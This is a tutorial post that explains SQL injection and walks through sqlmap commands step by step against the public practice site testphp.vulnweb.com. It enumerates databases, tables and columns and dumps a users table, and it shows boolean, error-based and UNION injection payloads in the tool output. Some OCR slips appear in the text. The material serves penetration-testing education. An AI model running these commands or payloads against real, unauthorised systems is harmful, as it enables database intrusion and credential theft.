
SQLmap: -SQL Injection Attack

SQL injection is a type of security vulnerability that occurs when an attacker is able to manipulate the SQL queries made to a database by injecting malicious code through input fields that have not been properly sanitized. This can happen, for example, when user input is directly included in an SQL query without adequate validation or escaping. By exploiting this vulnerability, attackers can gain unauthorized access to the database, retrieve sensitive information, modify or delete data, and even execute administrative operations. SQL injection can have serious consequences, including data breaches, loss of data integrity, and compromised application functionality. To prevent SQL injection, developers should use parameterized queries, prepared statements, and input validation techniques.


SQLmap is an open-source penetration testing tool designed to automate the process of detecting and exploiting SQL injection vulnerabilities in web applications. It supports a wide range of database management systems, including MySQL, PostgreSQL, Oracle, and Microsoft SQL Server. SQLmap can identify various types of SQL injection techniques, such as Boolean-based blind, time-based blind, error-based, and UNION query-based. Once a vulnerability is detected, the tool can exploit it to retrieve data, execute arbitrary SQL commands, and perform other advanced operations. Additionally, SQLmap offers features like database fingerprinting, data extraction, and password cracking through brute force and dictionary attacks. It is a powerful tool for security professionals and penetration testers to assess and address the security of database-driven applications.

Examples: -

1. Firstly, fetch out the target webpage for the SQL injection vulnerability and use -u flag along with that url. So here, we are looking for the databases to do so, use –dbs flag.




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

                                   {1.8.7#stable}

                                   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:00:47 /2024-06-29/

[23:00:47] [INFO] resuming back-end DBMS 'mysql'
[23:00:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8544=8544

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b6a7171,(SELECT (ELT(7205=7205,1))),0x7170717071),7205)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b6a7171,0x596241794d6f664d514b436c4a6f68575543556c52527a485a6e617
55570635957435244516e6b68,0x7170717071),NULL-- -
---
[23:00:48] [INFO] the back-end DBMS is MySQL
```




```
[23:00:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[23:00:48] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

2. Now we got our available databases after this use – tables to fetch out tables in the database.




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:01:38 /2024-06-29/

[23:01:38] [INFO] resuming back-end DBMS 'mysql'
[23:01:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8544=8544

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b6a7171,(SELECT (ELT(7205=7205,1))),0x7170717071),7205)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b6a7171,0x596241794d6f664d514b436c4a6f68575543556c52527a485a6e617
5557663595743524451 6e6b68,0x7170717071),NULL-- -
---
[23:01:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
```




```
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

3. After getting the list of tables in database, we will look for the useful tables. In our case users table can contain information related the login credentials. To look for columns in the tables use –columns flag. Here we have some useful values like uname,pass,etc.




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns

        {1.8.7#stable}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:01:58 /2024-06-29/

[23:01:59] [INFO] resuming back-end DBMS 'mysql'
[23:01:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8544=8544

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b6a7171,(SELECT (ELT(7205=7205,1))),0x7170717071),7205)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b6a7171,0x596241794d6f664d514b436c4a6f68575543556c52527a485a6e617
55576635957435244516e6b68,0x7170717071),NULL-- -
---
[23:02:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
```




```
[23:02:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[23:02:00] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

4. In the end to fetch out data from the columns use –damp flag along with the column name.



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname,pass --dump

                          {1.8.7#stable}

                          https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:02:18 /2024-06-29/

[23:02:18] [INFO] resuming back-end DBMS 'mysql'
[23:02:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8544=8544

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b6a7171,(SELECT (ELT(7205=7205,1))),0x7170717071),7205)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b6a7171,0x596241794d6f664d514b436c4a6f68575543556c52527a485a6e617
5557663595743524451 6e6b68,0x7170717071),NULL-- -
```



```
[23:02:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[23:02:19] [INFO] fetching entries of column(s) 'pass,uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+------+
| uname | pass |
+-------+------+
| test  | test |
+-------+------+
```